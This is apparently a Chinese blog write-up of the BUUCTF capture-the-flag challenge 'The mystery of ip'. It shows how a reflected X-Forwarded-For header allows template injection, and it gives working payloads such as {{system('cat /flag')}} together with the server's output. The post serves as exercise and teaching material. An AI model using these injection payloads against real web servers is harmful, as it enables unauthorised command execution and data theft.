BUUCTF [BJDCTF2020] The mystery of ip

原创

Senimo_ 于 2020-12-19 21:50:47 发布 237 收藏 2
分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF BJDCTF2020 The mystery ip writeup CTF


本文链接：https://blog.csdn.net/weixin_44037296/article/details/111410565

BUUCTF [BJDCTF2020] The mystery of ip


考点：

1. `X-Forwarded-For`注入
2. **PHP**可能存在**Twig模版注入漏洞**


启动环境：




查看`flag`页面：



查看`hint`页面：



结合题目名，**IP的秘密**，flag页面也出现了**IP**，猜测为`X-Forwarded-For`处有问题
使用**BurpSuite**抓取数据包：



添加HTTP请求头：

```
X-Forwarded-For: 1
```

Connection	close
X-Forwarded-For	1

发送数据包，得到回显页面：

```
<div class="jumbotron pan">
     <div class="form-group log">
          <label><h2>Your IP is : 1

     </div>
</div>
</div>
```


被成功执行，说明`XFF`可控，测试了半天，因为是php页面，所以没想到模版注入，通过查阅资料
Flask可能存在**Jinjia2模版注入漏洞**
PHP可能存在**Twig模版注入漏洞**

添加模版算式，检测其是否可被执行：

```
X-Forwarded-For: {{7*7}}
```

```
<div class="col-md-4">
<div class="jumbotron pan">
     <div class="form-group log">
          <label><h2>Your IP is : 49

     </div>
</div>
```

模版中算式被成功执行，尝试是否能执行命令：

```
X-Forwarded-For: {{system('ls')}}
```

```
65                                   <label><h2>Your IP is : bootstrap
66  css
67  flag.php
68  header.php
69  hint.php
70  img
71  index.php
72  jquery
73  libs
74  templates_c
75  templates_c                  </h2></label>
76                               </div>
```


命令可以被成功执行，查找flag的位置：

```
X-Forwarded-For: {{system('ls /')}}
```

```
63                          <div class="jumbotron pan">
64                              <div class="form-group log">
65                                  <label><h2>Your IP is : bin
66  dev
67  etc
68  flag
69  home
70  lib
71  media
72  mnt
73  opt
74  proc
75  root
76  run
77  sbin
78  srv
79  sys
80  tmp
81  usr
82  var
83  var                 </h2></label>
84                              </div>
```


在`/`目录下查找到flag，读取flag，构造payload：

```
X-Forwarded-For: {{system('cat /flag')}}
```

发送数据包，得到flag：

```
63                          <div class="jumbotron pan">
64                              <div class="form-group log">
65                                  <label><h2>Your IP is :
    flag{0e047acd-9ea0-4026-b930-466f05cd2be2}
66  flag{0e047acd-9ea0-4026-b930-466f05cd2be2}                  </h2></label>
67                              </div>
68                          </div>
```